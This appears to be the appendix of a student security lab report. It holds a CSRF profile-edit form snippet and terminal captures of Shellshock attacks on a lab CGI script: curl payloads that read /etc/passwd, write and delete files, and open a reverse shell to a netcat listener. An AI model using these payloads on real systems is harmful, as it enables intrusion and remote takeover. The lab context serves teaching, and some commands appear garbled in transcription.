
```

12 fields += "<input type='hidden' name='name' value='Alice'>";
13 fields += "<input type='hidden' name='briefdescription' value='but most of all, samy
   is my hero'>";
14 fields += "<input type='hidden' name='accesslevel[briefdescription]'
   value='2'>";
15 fields += "<input type='hidden' name='guid' value='56'>";

```

Code to carry out the POST request on editprofile.html

Figure 2.8 -



POST request on Alice's profile after opening editprofile.html

Appendix C:

Task B2:

Figure 3.1 -

```
[04/09/25]seed@VM:~/.../COM3031-Lab03-shellshock$ curl -A "()" { :}; echo Content_type: text/plain; echo; echo PID: $$" http://www.seedlab-shellshock.com/cgi-bin/vul.cgi
PID: 12303
Content-type: text/plain
```

Hello World

Shown in terminal, curl used with PID to display script's process ID

Figure 3.2 -

```
[04/10/25]seed@VM:~/.../COM3031-Lab03-shellshock$ curl -A "()" { :}; echo Content_type: text/plain; echo; /bin/cat /etc/passwd" http://www.seedlab-shellshock.com/cgi-bin/vul.cgi
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534:./nonexistent:/usr/sbin/nologin
```

Shown in terminal, curl used with /bin/cat

Figure 3.3 -

```
[04/10/25]seed@VM:~/.../COM3031-Lab03-shellshock$ curl -A "()" { :}; echo Content_type: text/plain; echo; echo 'newfile'> /tmp/new" http://www.seedlab-shellshock.com/cgi-bin/vul.cgi
Content-type: text/plain
```

Hello World

```
[04/10/25]seed@VM:~/.../COM3031-Lab03-shellshock$ curl -A "()" { :}; echo Content_type: text/plain; echo; /bin/ls -l /tmp" http://www.seedlab-shellshock.com/cgi-bin/vul.cgi
total 4
-rw-r--r-- 1 www-data www-data 8 Apr  9 23:15 new
```

Shown in terminal, curl used with echo to create new directory and /bin/ls -l to prove its existence

Figure 3.4 -

```
[04/10/25]seed@VM:~/.../COM3031-Lab03-shellshock$ curl -A "() { :;; echo Content_type: text/plain; echo; /bin/ls -l /tmp" http://www.seedlab-shellshock.com/cgi-bin/vul.cgi
total 4
-rw-r--r-- 1 www-data www-data 8 Apr  9 23:15 new
[04/10/25]seed@VM:~/.../COM3031-Lab03-shellshock$ curl -A "() { :;; echo Content_type: text/plain; echo; /bin/cat /tmp/new" http://www.seedlab-shellshock.com/cgi-bin/vul.cgi
newfile
```

Shown in terminal, displays file to prove its existence and display contents

Figure 3.5 -

```
[04/10/25]seed@VM:~/.../COM3031-Lab03-shellshock$ curl -A "() { :;; echo Content_type: text/plain; echo; /bin/rm /tmp/new" http://www.seedlab-shellshock.com/cgi-bin/vul.cgi
[04/10/25]seed@VM:~/.../COM3031-Lab03-shellshock$ curl -A "() { :;; echo Content_type: text/plain; echo; /bin/ls -l /tmp/" http://www.seedlab-shellshock.com/cgi-bin/vul.cgi
total 0
```

Shown in terminal, deletion of file and proof that it has been deleted

Task B3:

Figure 3.6 -

```
[04/10/25]seed@VM:~$ curl -A "()" { :;; }; echo Content_type: tex t/plain; echo; /bin/bash -i
_ /dev/tcp/10.0.2.105/9090 0<&1 2>&1" http://www.seedlab-shellshock.com/cgi-bin/vul.cgi
```

Shown in terminal, curl used to create an interactive shell that redirects input and output

Figure 3.7 -

```
[04/10/25]seed@VM:~$ cd Downloads/COM3031-Lab03-shellshock/
[04/10/25]seed@VM:~/.../COM3031-Lab03-shellshock$ nc -nv -l 9090
Listening on 0.0.0.0 9090
Connection received on 10.9.0.80 52552
bash: cannot set terminal process group (30): Inappropriate ioctl for device
bash: no job control in this shell
www-data@c989ec13e132:/usr/lib/cgi-bin$ █
```

Shown in terminal, set up of connection and proof of success

Figure 3.8 -

```
[04/10/25]seed@VM:~$ cd Downloads/COM3031-Lab03-shellshock/
[04/10/25]seed@VM:~/.../COM3031-Lab03-shellshock$ nc -nv -l 9090
Listening on 0.0.0.0 9090
Connection received on 10.9.0.80 52552
bash: cannot set terminal process group (30): Inappropriate ioctl for device
bash: no job control in this shell
www-data@c989ec13e132:/usr/lib/cgi-bin$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@c989ec13e132:/usr/lib/cgi-bin$ /bin/cat vul.cgi
/bin/cat vul.cgi
#!/bin/bash_shellshock

echo "Content-type: text/plain"
echo
echo
echo "Hello World"
www-data@c989ec13e132:/usr/lib/cgi-bin$ /bin/ls
/bin/ls
getenv.cgi
vul.cgi
www-data@c989ec13e132:/usr/lib/cgi-bin$ █
```

Shown in terminal, commands done through the connection in the terminals